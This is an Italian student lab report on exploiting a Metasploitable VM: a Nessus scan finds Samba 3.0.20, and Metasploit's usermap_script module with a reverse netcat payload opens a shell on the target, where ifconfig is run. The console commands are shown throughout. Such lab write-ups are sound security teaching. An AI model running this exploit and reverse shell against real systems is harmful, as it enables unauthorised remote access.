

Epicode
CS-0124
Build week 2
Giorno 4
Francesco Ficetti

Traccia.....	3
Svolgimento.....	4
Configurazione degli indirizzi IP.....	4
Kali Linux.....	4
Metasploitable.....	5
Scansione con Nessus.....	6
Configurazione di Metasploit.....	7
Recupero delle informazioni della macchina target.....	9
Conclusioni.....	9

Traccia

Sulla macchina Metasploitable ci sono diversi servizi in ascolto potenzialmente vulnerabili. È richiesto allo studente di:

- Effettuare un vulnerability scan con Nessus sulla macchina Metasploitable.
- Sfruttare la vulnerabilità del servizio attivo sulla porta 445 TCP utilizzando MSFConsole.
- Eseguire il comando *ifconfig* una volta ottenuta la sessione per verificare l'indirizzo di rete della macchina target.

Requisiti di laboratorio:

IP Kali Linux: 192.168.50.100

IP Metasploitable: 192.168.50.150

Listen port : 5555

Suggerimento: utilizzare l'exploit al path *exploit/multi/samba/usermap_script*.

Svolgimento

Configurazione degli indirizzi IP

La configurazione dell'indirizzo IP può essere effettuata in diversi modi. In questo caso verrà eseguita la procedura tramite riga di comando.

Kali Linux

Eseguire il comando `sudo nano /etc/network/interfaces`, per modificare il file di configurazione delle interfacce di rete.

```
GNU nano 7.2 /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 192.168.50.100/24
gateway 192.168.50.1
```

Una volta modificato il file come in figura, per applicare le modifiche, è necessario riavviare il servizio. Eseguire il comando `sudo /etc/init.d/networking restart`.

Metasploitable

Eseguire il comando `sudo nano /etc/network/interfaces`, per modificare il file di configurazione delle interfacce di rete.

```
GNU nano 2.0.7      File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.50.150
netmask 255.255.255.0
network 192.168.50.0
broadcast 192.168.50.255
gateway 192.168.50.1
```

Una volta modificato il file come in figura, per applicare le modifiche, è necessario riavviare il servizio. Eseguire il comando `sudo /etc/init.d/networking restart`.

Scansione con Nessus


Prima di sfruttare una vulnerabilità del servizio smb, si deve sapere se la macchina target offre un servizio di quel tipo.

Uno dei programmi più utilizzati per fare una scansione delle vulnerabilità è Nessus, uno strumento di valutazione delle vulnerabilità utilizzato per verificare la sicurezza di una rete.

Per utilizzarlo è necessario avviare il servizio, il comando è il seguente `sudo systemctl start nessusd.service`. La GUI di Nessus è accessibile tramite web, all'indirizzo `https://127.0.0.1:8834`.

La scansione eseguita è una scansione base, che ha come target le sole porte comuni.

Le vulnerabilità trovate sono molteplici, nello specifico però, quella ricercata in questo esercizio non è stata trovata. Dalla scansione è emersa però la versione del protocollo smb che è in esecuzione sulla macchina.



The screenshot shows the 'Samba Version' scan results in the Nessus interface. It includes a description of the scan, the output text 'The remote Samba Version is : Samba 3.0.20-Debian', and a table of hosts scanned.

Port ▲	Hosts
445 / tcp / cifs	192.168.50.150

Questa informazione è utile per cercare una possibile vulnerabilità presente su Metasploit.

Configurazione di Metasploit

Metasploit è un framework open-source usato per il penetration testing e lo sviluppo di exploit, fornisce una vasta gamma di exploit e numerosi vettori di attacco.

Per avviare Metasploit, eseguire il comando *msfconsole*.

Una volta avviata la console, si può effettuare una ricerca con il nome di un servizio, per vedere se esistono vulnerabilità da sfruttare.

In questo caso, il comando da eseguire è *search samba 3.0.20*.

```
msf6 > search samba 3.0.20

Matching Modules

#  Name                                     Disclosure Date  Rank      Check  Description
-  -                                     -              -      -      -
0  exploit/multi/samba/usermap_script      2007-05-14      excellent No      Samba "username map script" Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script
```

Metasploit ha risposto con una lista di exploit disponibili per questa versione del protocollo smb. In questo caso, c'è un unico exploit disponibile, che è proprio quello suggerito dalla traccia. Per selezionarlo, eseguire il comando *use*, seguito dal path dell'exploit, o dal numero assegnato allo stesso.

```
msf6 > use 0
[*] Using configured payload cmd/unix/reverse_netcat
```

Come si vede in figura, l'exploit è stato selezionato.

Ora è necessario capire quali parametri devono essere configurati per poterlo avviare. Il comando da eseguire è *show options*.

```
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

  Name      Current Setting  Required  Description
  --      -
CHOST      192.168.50.100  no        The local client address
CPORT      4444             no        The local client port
Proxies    []               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     192.168.50.100  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      139              yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):

  Name      Current Setting  Required  Description
  --      -
LHOST      192.168.50.100  yes       The listen address (an interface may be specified)
LPORT      4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0   Automatic

View the full module info with the info, or info -d command.
```

I parametri fondamentali per il funzionamento dell'exploit, sono quelli che hanno *yes* come valore, nella colonna *Required*. In questo caso, l'unico a non avere un valore predefinito è *RHOSTS*, ovvero l'indirizzo IP della macchina target. Il comando da eseguire per impostarlo è *set rhosts 192.168.50.150*. Inoltre, viene richiesto di eseguire l'attacco sulla porta 445 della macchina target e di impostare la porta di ascolto del server su 5555. I comandi da eseguire sono *set RPORT 445* e *set LPORT 5555*.

```
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.50.150
rhosts => 192.168.50.150
msf6 exploit(multi/samba/usermap_script) > set rport 445
rport => 445
msf6 exploit(multi/samba/usermap_script) > set lport 5555
lport => 5555
```

Una volta configurati i parametri dell'exploit, si deve scegliere il payload da utilizzare, ovvero la parte di attacco che si vuole eseguire una volta sfruttata la vulnerabilità. In questo caso, va bene il payload scelto di default, ovvero una reverse shell. Non resta che eseguire l'exploit, per farlo il comando è *exploit*.

```
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100:5555 -> 192.168.50.150:41795)
```

Metasploit è riuscito ad ottenere una reverse shell sulla macchina target, sfruttando una vulnerabilità del servizio samba.

Questo modulo sfrutta una vulnerabilità presente nelle versioni di Samba da 3.0.20 a 3.0.25rc3, quando si utilizza l'opzione di configurazione "username map script". Specificando un nome utente contenente metacaratteri, un attaccante può eseguire dei comandi. Non è necessaria alcuna autenticazione per sfruttare questa vulnerabilità poiché questa opzione viene utilizzata per mappare i nomi utente prima dell'autenticazione.

Recupero delle informazioni della macchina target

Una volta ottenuta la shell sulla macchina target, l'obiettivo è quello di eseguire il comando *ifconfig*.

```
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:33:e9:f4
          inet addr:192.168.50.150  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe33:e9f4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:19929 errors:0 dropped:0 overruns:0 frame:0
          TX packets:15512 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2226854 (2.1 MB)  TX bytes:2421292 (2.3 MB)
          Base address:0xd020  Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1203 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1203 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:244072 (238.3 KB)  TX bytes:244072 (238.3 KB)
```

Come si vede, l'esecuzione del comando è andata a buon fine, restituendo la configurazione delle interfacce di rete della macchina target.

Conclusioni

L'attacco è stato eseguito con successo, questo rivela che la macchina target ha una vulnerabilità critica, che deve essere risolta quanto prima.